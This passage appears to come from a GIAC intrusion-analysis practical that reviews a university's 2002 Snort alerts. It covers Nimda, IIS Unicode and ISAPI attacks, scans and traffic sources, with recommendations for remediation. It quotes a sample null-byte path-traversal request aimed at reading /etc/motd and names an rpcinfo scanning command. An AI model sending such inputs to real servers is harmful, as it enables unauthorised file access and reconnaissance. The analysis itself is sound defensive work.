Joe Ellis (www.giac.org/practical/Joe_Ellis_GCIA.doc) indicates the difficulty in this particular signature. The Unicode attack is used in many other attacks, including the Nimda worm. In the traffic that I analyzed, most of the Unicode attack traffic is associated with the Nimda worm.

Tod Beardsley (www.giac.org/practical/Tod_Beardsley_GCIA.doc) also indicated that it is important to know the types of machines on the network. If there are no Windows IIS web servers on the network then this could be innocuous traffic. The University, however, most likely has a significant number of Windows machines.

It is also possible that some of these alerts are false positives. Snort's http_decode preprocessor generates these messages and internal users surfing the Internet can trigger these. In particular, the Netscape browser can cause

these messages. The Snort FAQ outlines this situation, (http://www.snort.org/docs/faq.html - 4.17). On the University's network there are many combinations of internal and external IP addresses (both for the source and destination) that caused this alert. This tends to suggest that some are in fact false positives. The University network is bound to have many types of web browsers, including Netscape. Although there may be some false positives, the evidence of Nimda and other malicious traffic suggests that some of this traffic is real.

Recommendations:
The Unicode attack should be patched. Microsoft details the vulnerability and has a patch available at:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-078.asp

See Nimda above and the Link Analysis below for more details about the University's network and recommendations for corrective action.

IIS ISAPI Overflow
This vulnerability exploits Microsoft's Indexing Services used by IIS 4.0 and 5.0 running on Windows NT and 2000. Using this vulnerability the attacker can run arbitrary code on the victim machine (CERT CA-2001-13, www.cert.org/advisories/CA-2001-13.html; CVE CAN-2001-0500, www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-500). This attack exploits a buffer overflow in an ISAPI extension (IDQ.DLL) used by the Indexing Service. The Indexing Service does not even have to be running to exploit this vulnerability. As long as the machine is running IIS and has script mappings for Internet Data Administration (.ida) and Internet Data Query (.idq).

All traffic detected with this alert was coming from MY.NET.84.234 and low ephemeral ports. The destination addresses were seemingly random and all traffic going to port 80. This suggests that the **MY.NET.84.234 machine has been compromised**. This machine should be tracked down and patched. The following is an example of this traffic:

```
08/04-19:15:51.941843  [**] IDS552/web-iis_IIS ISAPI Overflow ida
INTERNAL nosize [**] MY.NET.84.234:4088 -> 14.218.229.165:80
```

Correlations:
Joe Ellis (www.giac.org/practical/Joe_Ellis_GCIA.doc) indicates that Code Red and Nimda may also use this channel to find other hosts. This reinforces my notion that the host is infected and is scanning to find other hosts.

Recommendations:
CERT and Microsoft recommend installing a patch. Microsoft's patch is available at:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp.

UDP SRC and DST Outside Network

This traffic may not be a real attack. This traffic on the University's network deals with packets going to non-routable IP addresses. Most of the traffic that triggered the snort rule matched the following representative traffic:

```
      [**] UDP SRC and DST outside network [**] 3.0.0.99:137 ->
10.0.0.1:137
```

The 10.0.0.0/8 IP address range is reserved for internal use only. Routers on the Internet drop this traffic so the packets are likely coming from internal sources. If the University is using a 10.0.0.0/8 network then someone may be attacking the machine internally (or at least scanning it). If they change their source IP addresses (to 3.0.0.99) then they would be harder to track down. I do not believe this to be the case though for reasons which I explain below.

Also interesting with this traffic is that all source and destination ports are 137. This is the NetBIOS name service port used by Windows clients (and Samba) for resolving Windows names. Since there is a lot of this traffic and it all has the exact same pattern (source IP and port, destination IP and port), I suspect a misconfigured machine on the network that is attempting to resolve Windows names. Specifically, machine 3.0.0.99 is trying to query machine 10.0.0.1. Since the IP address 3.0.0.99 is not on the University's network, this machine most likely has the wrong IP address assigned.

The only other traffic on the network with this alert message is similar to the following:

```
08/01-07:16:25.127694  [**] UDP SRC and DST outside network [**]
63.250.213.12:1031 -> 233.28.65.148:5779
```

This traffic only occurred on August 1st but there are many packets with the same source IP and port and same destination IP and port. Both of these addresses, however, are outside my network range.

The UDP SRC and DST Outside Network traffic may also be the byproduct of multicast services that the University is using. Based on my port analysis below, the University is using video conferencing services. It is possible that one of these devices is misconfigured.

Correlation:

Rick Yuen (www.giac.org/practical/Rick_Yuen_GCIA.doc) indicates that there could be four reasons for this traffic: "1. misconfigured router; 2. misconfigured snort that doesn't include all local network in HOME_NET; 3. packet with spoofed source IP address leaving your network; or 4. A misconfigured network device."

For the 3.0.0.99 address this is most likely a misconfigured Windows client. For the other traffic, coming from 63.250.213.12, it is most likely a spoofed source IP address, a misconfigured router that is sending traffic onto our network that should not be there or a misconfigured video conferencing device.

James Hoover noticed similar traffic and indicated that this is most likely due to a misconfigured Windows host as well, (www.giac.org/practical/James_Hoover_GCIA.doc).

Recommendation:
Since there is most likely a misconfigured Windows machine (or machines) on the network it will need to be track down and reconfigured. The routers should also be reviewed to make sure they are routing appropriate traffic. Also, border routers should perform ingress and egress filtering based on valid internal and external addresses.

CGI Null Byte Attack
This attack involves the attacker sending a null byte as part of the web GET request. The null byte is %00 and can be used to fool a web application into thinking a different file type has been requested. For example, the CGI Security web site (http://www.cgisecurity.com/papers/fingerprint-port80.txt) has the following example:

http://host/cgi-bin/lame.cgi?page=../../../../etc/motd%00html

This may fool the web server into thinking that the requested file ends in html (an accepted file type) when in fact it is attempting to run an application.

The following five alert examples show where most CGI Null Byte traffic was coming from and going to. The largest contributor to this traffic was from source machine MY.NET.81.37.

```
08/02-15:47:44.140637  [**] spp_http_decode: CGI Null Byte attack
detected [**] MY.NET.107.192:3448 -> 209.10.239.135:80

08/02-13:35:04.175371  [**] spp_http_decode: CGI Null Byte attack
detected [**] MY.NET.85.78:1948 -> 209.10.239.135:80

08/03-08:49:46.869304  [**] spp_http_decode: CGI Null Byte attack
detected [**]MY.NET.81.37:3731 -> 216.241.219.28:80

08/05-10:35:57.605426  [**] spp_http_decode: CGI Null Byte attack
detected [**]MY.NET.87.52:54430 -> 216.241.219.28:80

08/05-15:07:41.331130  [**] spp_http_decode: CGI Null Byte attack
detected [**] MY.NET.182.91:1607 -> 152.163.210.84:80
```

As these packets show, all traffic of this nature is coming from the University's network and going to port 80 on an external machine. The biggest contributor was MY.NET.81.37 and it generated thousands of alerts within a four minute period. This suggests some automated tool was being used. Since there is such

high activity in a short amount of time I do not believe this to be harmless traffic of an internal user surfing a web site. These source machines (MY.NET.107.192, MY.NET.85.78, MY.NET.81.37, MY.NET.87.52, MY.NET.182.91) should be tracked down and investigated further. Priority should be given to machine MY.NET.81.37 because it was the largest contributor of this traffic.

Correlations:
Joe Stewart of LURHQ Corporation indicates that SSL encrypted traffic to port 443 can cause these problems or the use of cookies (http://archives.neohapsis.com/archives/snort/2000-11/0244.html). The University's traffic is going to port 80 so SSL is probably not the culprit. Also, there is a significant amount of traffic just from these two addresses to the one machine. I suspect cookies are not the case either.

As with the IIS Unicode Attack, this could be a false positive resulting from Snort's http_decode preprocessor. Internal users surfing the Internet may trigger these alerts, especially if they are using Netscape. The Snort FAQ details this condition, (http://www.snort.org/docs/faq.html - 4.17).

Recommendations:
Without being able to review the contents of the packet it is difficult to tell what actually caused these alerts. The fact that few internal machines and few external machines are involved suggests some automated tools are being used. Although this may be innocuous traffic due to normal web surfing, it would be a wise idea to track these machines down or more closely analyze the payload of the packets.

SMB Name Wildcard
This attack is exploiting how Windows networking works. On an internal network this traffic is generally normal. Windows networking uses the server message block (SMB) protocol to retrieve NetBIOS information. This information generally includes workstation names, the domain name and who is currently logged in. NetBIOS is the basis for Windows file and print sharing. On an externally available network attackers can send SMB wildcard commands to determine information about the Windows network.

By thorough analysis of the logs, there are many external machines trying to query Windows machines on the University's network. Most of the traffic appears to be external users scanning for internal Windows machines.

The following traffic shows an external user scanning for Windows machines. ARIN information indicates that this is a Bend Cable customer. The internal machines being scanned do not appear to be compromised. This appears to be a general scan hoping that some machine on the network will return netBIOS information about the machine.

```
08/01-06:31:30.170473  [**] SMB Name Wildcard [**] 216.228.171.81:137 -
> MY.NET.15.178:137
08/01-06:31:30.938361  [**] SMB Name Wildcard [**] 216.228.171.81:137 -
> MY.NET.15.179:137
08/01-06:31:31.663322  [**] SMB Name Wildcard [**] 216.228.171.81:137 -
> MY.NET.15.178:137
08/01-06:31:31.682900  [**] SMB Name Wildcard [**] 216.228.171.81:137 -
> MY.NET.15.180:137
08/01-06:31:33.165656  [**] SMB Name Wildcard [**] 216.228.171.81:137 -
> MY.NET.15.178:137
08/01-06:31:33.177262  [**] SMB Name Wildcard [**] 216.228.171.81:137 -
> MY.NET.15.180:137
08/01-06:31:33.954777  [**] SMB Name Wildcard [**] 216.228.171.81:137 -
> MY.NET.15.183:137
08/01-06:31:35.428956  [**] SMB Name Wildcard [**] 216.228.171.81:137 -
> MY.NET.15.181:137
08/01-06:31:35.447766  [**] SMB Name Wildcard [**] 216.228.171.81:137 -
> MY.NET.15.183:137
08/01-06:31:35.464627  [**] SMB Name Wildcard [**] 216.228.171.81:137 -
> MY.NET.15.185:137
08/01-06:31:36.199134  [**] SMB Name Wildcard [**] 216.228.171.81:137 -
> MY.NET.15.184:137
08/01-06:31:36.955567  [**] SMB Name Wildcard [**] 216.228.171.81:137 -
> MY.NET.15.185:137
08/01-06:31:38.461389  [**] SMB Name Wildcard [**] 216.228.171.81:137 -
> MY.NET.15.185:137
```

There is no evidence in the above traffic that indicates a compromised machine. The attacker is cycling through IP addresses hoping for a response. I cannot be certain however, that the machines did not return netBIOS information.

Correlations:
Item "W4 NETBIOS -- Unprotected Windows Networking Shares" of the SANS/FBI Top 20 details the problems with allowing Windows networking traffic into a private network (http://www.sans.org/top20.htm). NetBIOS attacks can reveal sensitive information that make further attacks much easier.

Recommendations:
Since there are many attacks through the Windows network ports (135-39, 445) it is generally a bad idea to allow this traffic through the firewall. Also, in the University's network there are many external machines that are scanning for Windows machines on the internal network. All traffic alerted was coming from external sources. Although there is no indication that machines have been compromised I would suspect there is a high probability of such a compromise. If the IDS sensor is outside a filtering firewall (that blocks ports 135-139, 445) then this traffic may be noise. If this is the case then Snort alerting should be modified to take the firewall configuration into consideration. For example, if we are certain that the firewall is blocking NetBIOS traffic and the IDS sensor is outside the firewall then Snort could be modified to not alert on this traffic.

TFTP – External UDP Connection to Internal TFTP Server

TFTP is the trivial file transfer protocol. Unlike FTP, TFTP does not require a username and password to retrieve files. TFTP and FTP are used to transfer files between machines. The use of FTP is considered insecure because user names and passwords are passed in clear text. TFTP is even more insecure because user names and passwords are not used at all. TFTP can be used by the Nimda worm, see the Nimda description above and the Link Analysis below.

The following is a sample of TFTP traffic that exhibits a different pattern than the traffic related to the Nimda worm and described in the Link Analysis below.

```
08/02-01:07:49.652317  [**] TFTP - External UDP connection to internal
tftp server [**] MY.NET.111.230:69 -> 192.168.0.216:1455
08/02-01:07:49.654008  [**] TFTP - External UDP connection to internal
tftp server [**] MY.NET.111.231:69 -> 192.168.0.216:1455
08/02-01:07:49.654017  [**] TFTP - External UDP connection to internal
tftp server [**] MY.NET.109.105:69 -> 192.168.0.216:1455
08/02-01:07:49.655657  [**] TFTP - External UDP connection to internal
tftp server [**] MY.NET.111.219:69 -> 192.168.0.216:1455
```

Nimda related TFTP traffic shows the Unicode attack, TFTP and Nimda all being executed in order. The above traffic does not have associated Unicode or Nimda traffic. This traffic is also interesting because it deals with multiple internal machines connecting to the same non-routable IP address (192.168.0.216) and the same port 1455. In fact, most of these packets are detected within a very short time frame. I suspect the source addresses may be spoofed because of the same source and destination ports and the close groupings of such alerts.

Correlations and Recommendations:

Please see the Link Analysis section below.

External RPC Call

Remote procedure call (RPC) is a protocol that allows a program on one computer to execute a program on a server computer. RPC is used in many distributed network services. Many exploits exist with RPC and since RPC runs under root authority, those exploits potentially give attackers full control of a machine.

The following two network traces are representative examples of RPC activity.

```
08/01-07:48:24.047385  [**] External RPC call [**] 203.239.155.2:43917
-> MY.NET.184.38:111
08/01-07:48:24.047789  [**] External RPC call [**] 203.239.155.2:43918
-> MY.NET.184.39:111
08/01-07:48:24.049085  [**] External RPC call [**] 203.239.155.2:43919
-> MY.NET.184.40:111
08/01-07:48:24.049094  [**] External RPC call [**] 203.239.155.2:43920
-> MY.NET.184.41:111
08/01-07:48:24.049103  [**] External RPC call [**] 203.239.155.2:43921
-> MY.NET.184.42:111
```

```
08/01-07:48:24.050069  [**] External RPC call [**] 203.239.155.2:43922
-> MY.NET.184.43:111
08/01-07:48:24.050877  [**] External RPC call [**] 203.239.155.2:43925
-> MY.NET.184.46:111
08/01-07:48:24.051136  [**] External RPC call [**] 203.239.155.2:43923
-> MY.NET.184.44:111

08/03-17:32:11.801778  [**] External RPC call [**] 194.98.189.139:2320
-> MY.NET.179.80:111
08/03-17:32:11.802381  [**] External RPC call [**] 194.98.189.139:2321
-> MY.NET.179.81:111
08/03-17:32:11.803730  [**] External RPC call [**] 194.98.189.139:2322
-> MY.NET.179.82:111
08/03-17:32:11.804813  [**] External RPC call [**] 194.98.189.139:2323
-> MY.NET.179.83:111
08/03-17:32:11.806998  [**] External RPC call [**] 194.98.189.139:2325
-> MY.NET.179.85:111
08/03-17:32:11.807792  [**] External RPC call [**] 194.98.189.139:2326
-> MY.NET.179.86:111
```

These two scans show the same pattern. An external machine is attempting to discover RPC services by scanning the MY.NET network. The attacker is systematically scanning IP addresses. The most likely method of scanning is using the rpcinfo command, such as "rpcinfo –p *IP_address*." The University is being scanned for vulnerable RPC services on internal machines.

Correlations:
Running RPC services is the number one Unix vulnerability in the SANS/FBI Top 20 Most Critical Internet Security Vulnerabilities (http://www.sans.org/top20).

Lorraine Weaver (www.giac.org/practical/Lorraine_Weaver_GCIA.zip) also shows that rpcinfo can be used to search for vulnerable machines on the University's network.

Recommendations:
If RPC services are not used the traffic should be filtered on a border gateway. Ingress filtering should not allow port 111 traffic into the University's network. The SANS Top 20 recommends several steps to securing RPC services including: removing unnecessary services, patching those that are needed and blocking port 111 at the border router.

Watchlist ISDN
This traffic appears to be associated with Gnutella, a Napster-like file-sharing service. The following alerts are representative examples of this traffic:

```
08/01-00:53:24.764793  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.105.139:4801 -> MY.NET.198.204:1214

08/02-14:20:37.461998  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.35.118:80 -> MY.NET.153.196:1342
```

```
08/03-03:40:32.801954  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.83.22:3198 -> MY.NET.117.137:1214
```

All of the traffic associated with this traffic is coming from the 212.179.0.0/16 network. The ARIN database associates this network range with RIPE. RIPE is similar to ARIN but for European IP addresses. I queried RIPE (www.ripe.net) and discovered that the watched network belongs to CABLES-CONNECTION and has a description of CABLES-CUSTOMERS-CONNECTION. The country where this network is registered is Israel (IL).

Correlations:
Jasmir Beciragic (www.giac.org/practical/Jasmir_Beciragic_GCIA.doc) noticed similar activity for Watchlist ISDN activity and came to the same conclusions.

Recommendations:
I it probably not an ideal situation to filter out traffic from these IP addresses. Since this is an academic institution, students may have a valid need to communicate with individuals at these addresses. If the University determines that no student has a need for interacting with these addresses then they could be filtered at a border router. If there is some specific activity that the University has noticed from these addresses then they may want to refine their alerts for that specific traffic.

Link Analysis for Nimda Traffic

The Nimda worm was actually responsible for much of the Nimda, Unicode and TFTP traffic explained above. In fact, most of this traffic came from the final day of log analysis, August 5, 2002. Figure 3.4 below is a link graph of Nimda related traffic from this day.




Figure 3.4: Link Analysis of Nimda Traffic on August 5, 2002

The Nimda traffic from this day clearly shows a three step process. First, an infected machine (or machines in this case, 61.187.144.7, 61.189.144.7 and 211.141.120.18) determined that the web server (MY.NET.100.208) was vulnerable to the Windows IIS Unicode Directory Traversal vulnerability (step 1). Interestingly, more than one machine has discovered that the web server is vulnerable to attack. Using this vulnerability the attackers instructed the web server to upload the admin.dll code via TFTP (step 2). In this case, the web server uses TFTP to connect to two different machines (192.168.0.1 and 211.141.120.18). The 192.168.0.1 machine is noteworthy because this is a non-routable IP addresses. This is likely an internal University network. Finally, the infected web server begins scanning machines looking for other targets (step 3). Since the Nimda worm can use the directory traversal vulnerability, the IIS Unicode attack often precedes the NIMDA attack. Two examples include the following traffic:

```
08/05-21:56:16.026449  [**] spp_http_decode: IIS Unicode attack
   detected [**] MY.NET.100.208:1351 -> 130.154.72.161:80
```

```
08/05-21:56:16.026449  [**] NIMDA - Attempt to execute cmd from campus
   host [**] MY.NET.100.208:1351 -> 130.154.72.161:80

08/05-21:56:16.029383  [**] spp_http_decode: IIS Unicode attack
   detected [**] MY.NET.100.208:1349 -> 130.18.147.219:80
08/05-21:56:16.029383  [**] NIMDA - Attempt to execute cmd from campus
   host [**] MY.NET.100.208:1349 -> 130.18.147.219:80
```

This analysis confirms that **a web server on the University's network has been compromised, MY.NET.100.208**. The server is now acting as a propagator of the worm. The following is a severity analysis for this traffic.

Criticality: 4. Without knowing more about the University's network it is difficult to say how critical this server is. Chances are that the University has many web servers used for many different purposes. I image this server is used for some legitimate function that impacts at least a small group of people, such as a class. For this reason I have determined the server to be fairly critical.

Lethality: 5. This worm affects both clients and servers and can cause denial of service conditions as well as modifying files on the machine. The vulnerability can lead to a root compromise on the infected machine.

System Countermeasures: 1. This host is vulnerable to the worm since it ends up attempting to infect other machines. This system is unpatched.

Network Countermeasures: 1. The network is allowing both port 80 traffic into the network and is allowing port 69 traffic out of the network. If this were a publicly available web server then port 80 traffic into the network would be fine. The University probably does not want to allow port 69 (TFTP) traffic out of the network.

Severity: (4 + 5) – (1 + 1) = 9 – 2 = 7. This is a critical problem that should be addressed immediately.

Correlations and Recommendations:

CERT Advisory CA-2001-26 (http://www.cert.org/advisories/CA-2001-26.html) recommends that vulnerable servers should be reformatted and have system software reinstalled. Hopefully, the University has a backup of this server that it could recover from. In addition, the University should install the necessary operating system patches once the machine is restored. Finally, the University should perform ingress filtering on port 80 if not needed from the Internet and egress filtering on port 69. Tod Beardsley also suggests in his practical removing default files and folder created by IIS, turning off default ISAPI filters that are not needed and moving the web site files to a non-boot partition, (http://www.giac.org/practical/Tod_Beardsley_GCIA.doc). These are general steps that should be taken to harden an IIS server from many vulnerabilities.

Alert Traffic Top Talkers and Ports

Table 3.3 indicates the top ten IP addresses where alerts were coming from.

	Occurrences	Source IP	Arin.net Information (or RIPE)
1	1433783	MY.NET.100.208	University
2	481329	MY.NET.84.234	University
3	51359	3.0.0.99	General Electric
4	32117	63.250.213.12	Yahoo! Broadcast Services, Inc.
5	27085	MY.NET.81.37	University
6	8375	194.98.189.139	Ingencys/UUNET France (RIPE)
7	6899	80.137.90.34	Deutsche Telkom Germany (RIPE)
8	6898	MY.NET.85.74	University
9	5647	MY.NET.182.91	University
10	5085	MY.NET.178.219	University

Table 3.3: Top 10 Source IP Addresses

I looked up all the IP addresses using the American Registry for Internet Numbers (ARIN) database at http://www.arin.net/. For two addresses, RIPE was the authoritative database, www.ripe.net/perl/whois. Figures 3.5 – 3.8 are the results of those ARIN and RIPE queries. Since the remaining IP addresses are for the University's network, I performed the fifth ARIN lookup in the analysis of alert traffic by destination, see the next section below.

```
OrgName:     General Electric Company
OrgID:       GENERA-9

NetRange:    3.0.0.0 - 3.255.255.255
CIDR:        3.0.0.0/8
NetName:     GE-INTERNET
NetHandle:   NET-3-0-0-0-1
Parent:
NetType:     Direct Assignment
NameServer:  ns.ge.com
NameServer:  ns1.ge.com
NameServer:  ns2.ge.com
Comment:
RegDate:     1988-02-23
Updated:     2002-09-26

TechHandle:  GET2-ORG-ARIN
TechName:    General Electric Company
TechPhone:   +1-518-612-6672
TechEmail:   genictech@ge.com

# ARIN Whois database, last updated 2002-11-26 19:05
# Enter ? for additional hints on searching ARIN's Whois database.
```

Figure 3.5

```
OrgName:     Yahoo! Broadcast Services, Inc.
OrgID:       YAHO

NetRange:    63.250.192.0 - 63.250.223.255
CIDR:        63.250.192.0/19
NetName:     NETBLK2-YAHOOBS
NetHandle:   NET-63-250-192-0-1
Parent:      NET-63-0-0-0-0
NetType:     Direct Allocation
NameServer:  NS1.YAHOO.COM
NameServer:  NS2.YAHOO.COM
NameServer:  NS3.YAHOO.COM
NameServer:  NS4.YAHOO.COM
NameServer:  NS5.YAHOO.COM
Comment:     ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:     1999-11-24
Updated:     2002-03-27

TechHandle:  NA258-ARIN
TechName:    Netblock Admin, Netblock
TechPhone:   +1-408-349-7183
TechEmail:   netblockadmin@yahoo-inc.com

# ARIN Whois database, last updated 2002-11-26 19:05
# Enter ? for additional hints on searching ARIN's Whois database.
```

Figure 3.6

```
inetnum:       194.98.189.128 - 194.98.189.143
netname:       INGENCYS-NET1
descr:         INGENCYS
country:       FR
admin-c:       DR5-RIPE
tech-c:        JB371-RIPE
status:        ASSIGNED PA
remarks:       abuse@fr.uu.net
mnt-by:        IWAY-NOC
changed:       frederic.martzel@mciworldcom.fr 20010924
source:        RIPE

route:         194.98.0.0/16
descr:         UUNET-BLOCK1
descr:         UUNET France Block 1
origin:        AS702
remarks:       ************************************
remarks:       For all spamming or hacking problems
remarks:       please send your requests directly to
remarks:       abuse@fr.uu.net
remarks:       ************************************
notify:        net-adm@mciworldcom.fr
mnt-by:        IWAY-NOC
changed:       net-adm@iway.fr 19981109
changed:       frederic.martzel@mciworldcom.fr 20011114
source:        RIPE
```

Figure 3.7

```
inetnum:      80.128.0.0 - 80.146.159.255
netname:       DTAG-DIAL16
descr:         Deutsche Telekom AG
country:       DE
admin-c:       DTIP-RIPE
tech-c:        ST5359-RIPE
status:        ASSIGNED PA
remarks:       ****************************************************************
remarks:       * ABUSE CONTACT: abuse@t-ipnet.de IN CASE OF HACK ATTACKS,      *
remarks:       * ILLEGAL ACTIVITY, VIOLATION, SCANS, PROBES, SPAM, ETC.        *
remarks:       ****************************************************************
notify:        auftrag@nic.telekom.de
notify:        dbd@nic.dtag.de
mnt-by:        DTAG-NIC
changed:       auftrag@nic.telekom.de 20020108
source:        RIPE

route:        80.128.0.0/11
descr:         Deutsche Telekom AG, Internet service provider
origin:        AS3320
mnt-by:        DTAG-RR
changed:       bp@nic.dtag.de 20010807
source:        RIPE
```

Figure 3.8

Evaluating the top ten source IP addresses indicates where most alerts are coming from. The top two source addresses for attacks are on the University's network. Within the context of the top ten source addresses, 95% of the alerts are coming from University computers. Figure 3.9 below indicates the events of interest (EOI; otherwise known as occurrences) for the top ten addresses organized by ARIN owner information. The third top talker is coming from an IP address registered to General Electric. The fourth top source IP address is coming from Yahoo! broadcast services. Finally, two of the other top ten addresses are coming from Ingencys and Duetche Telekom (RIPE registered addresses).




Figure 3.9: Alert Events of Interest for the Top Ten Source IP Addresses

(note: IP addresses were pooled by owner)

The ports where most alert traffic is coming from are also interesting. Table 3.4 below shows the top ten ports where alerts are coming from. In addition, the table indicates the services that are generally associated with these ports.

	Occurrences	Source Port	Service Typically Associated with this Port
1	78408	137	NetBIOS traffic
2	32454	1031	*Low ephemeral port*
3	24223	69	Trivial file transfer protocol (tftp)
4	7611	80	World wide web (www)
5	5135	1033	*Low ephemeral port*
6	3378	1025	*Low ephemeral port*
7	2426	8289	ZyrOSS Data Collector server • automatically queries Polycom video/audio conferencing units for usage data to track billing information
8	2314	1026	*Low ephemeral port*
9	1765	2310	sdserver • ScrewDriver print server client
10	1408	32769	Filenet RPC

Table 3.4: Top 10 Source Ports for Alerts

The number one source port for alert traffic is port 137. This port is used by Microsoft Windows Networking – specifically the NetBIOS protocol. Windows Networking is considered insecure for use on the Internet. This traffic is used on internal networks to support file and print sharing for Microsoft networks. This traffic is generally not needed outside of corporate networks. If not needed, this type of traffic should be blocked at the firewall.

Several of the top ten source ports for alert activity are low ephemeral ports. These ports (above 1024) are generally used by client applications to connect to services running on servers. For example, Internet Explorer will pick a low ephemeral port when connecting to port 80 of a web server across the Internet. Much of this traffic is probably traffic from web browsers. Many of the unicode attacks can be committed through the URL line in the web browser. This source port activity appears consistent with the attacks detected on the network.

An interesting source port is 8289. Although not listed in IANA's registry, this port is often used by the ZyrOSS Data Collector server. This server is used to monitor Polycom audio and video conferencing units and tracks usage data for collecting billing information. Although this port could be associated with a different service it is reasonable to assume the University is using audio and video conferencing units.

Table 3.5 indicates the top ten IP addresses where alerts are going.

	Occurrences	Destination IP	Arin.net Information
1	4975	233.28.65.173	Internet Assigned Numbers Authority (class D)

2	4758	207.200.86.97	Netscape Communications Corp.
3	4079	MY.NET.104.204	University
4	3631	209.10.239.135	Globix Corp / IFilm Corp
5	3139	207.200.86.66	Netscape Communications Corp.
6	3030	MY.NET.117.137	University
7	2884	MY.NET.154.27	University
8	2817	MY.NET.153.196	University
9	2573	MY.NET.163.107	University
10	1805	63.208.106.67	Level 3 Communications, Inc.

Table 3.5: Top 10 Destination IP Addresses

The number one destination for alert traffic is a class D IP address. The class D IP address range is used for multicast services and should not be seen on the Internet. The University may be using multicast for software distribution or teleconferencing services. Out of these top ten destination IP addresses, 46% of the traffic is going to University computers. Although five of the top ten destination IP addresses are external addresses, more traffic is going to University computers than external computers. Also, based on the number of alerts generated in the five-day period there are many machines that are the subject of attack. No one machine is gaining a majority of alert traffic. Figure 3.10 shows the percentage of attacks going to the top ten destination addresses (organized by ARIN owner information and not individual IP addresses).

